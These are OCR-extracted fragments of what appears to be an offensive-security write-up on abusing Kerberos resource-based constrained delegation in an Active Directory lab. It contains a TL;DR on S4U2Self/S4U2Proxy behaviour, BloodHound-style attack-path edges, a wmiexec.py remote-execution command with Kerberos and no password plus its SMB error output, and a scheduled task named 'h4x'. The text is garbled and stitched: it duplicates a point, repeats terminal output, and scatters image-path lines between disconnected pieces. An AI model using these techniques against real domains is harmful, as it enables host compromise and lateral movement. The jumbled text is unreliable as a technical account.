
TL;DR


This post is lengthy, and I am conscious that many of you do not have the time or a it, so I will try to convey the important points first:

1. Resource-based constrained delegation does not require a forwardable TGS when invoking S4U2Proxy.
2. S4U2Self works on any account that has an SPN, regardless of the state of the TrustedToAuthForDelegation attribute. If TrustedToAuthForDelegation is set, then the TGS that S4U2Self produces is forwardable, unless the principal is sensitive for delegation or a member of the Protected Users group.
3. The above points mean that if an attacker can control a computer object in Active Directory, then it may be possible to abuse it to compromise the host.
4. S4U2Proxy always produces a forwardable TGS, even if the provided additional TGS in the request was not forwardable.



3. The above points mean that if an attacker can control a computer object in Active Directory, then it may be possible to abuse it to compromise the host.



CLUSTER.LUDUS.DOMAIN
WriteAccountRestrictions
DOMAIN COMPUTERS@LUDUS.DOMAIN


CLUSTER.LUDUS.DOMAIN
HasSession
DOMAINADMIN@LUDUS.DOMAIN

```
garrett@blackhat:~$  wmiexec.py @cluster.ludus.domain –k -no-pass
```

```
garrett@blackhat:~$  wmiexec.py @cluster.ludus.domain –k -no-pass
Impacket v0.13.0.dev0+20250226.212301.ead516a1 - Copyright Fortra, LLC and
its affiliated companies

[-] SMB SessionError: code: 0xc00000cc - STATUS_BAD_NETWORK_NAME -
{Network Name Not Found} The specified share name cannot be found on the
remote server.
garrett@blackhat:~$ ▌
```


```
garrett@blackhat:~$  wmiexec.py @cluster.ludus.domain –k -no-pass
Impacket v0.13.0.dev0+20250226.212301.ead516a1 - Copyright Fortra, LLC and its affiliated companies

[-] SMB SessionError: code: 0xc00000cc - STATUS_BAD_NETWORK_NAME - {Network Name Not Found} The specified share name cannot be found on the remote server.
garrett@blackhat:~$ ▌
```



Name	Status	Triggers
h4x	Run...	At 3:31 PM on 7/24/2025
MicrosoftEd...	Ready	Multiple triggers defined
MicrosoftEd...	Ready	At 1:11 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.
npcapwatch...	Ready	At system startup

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

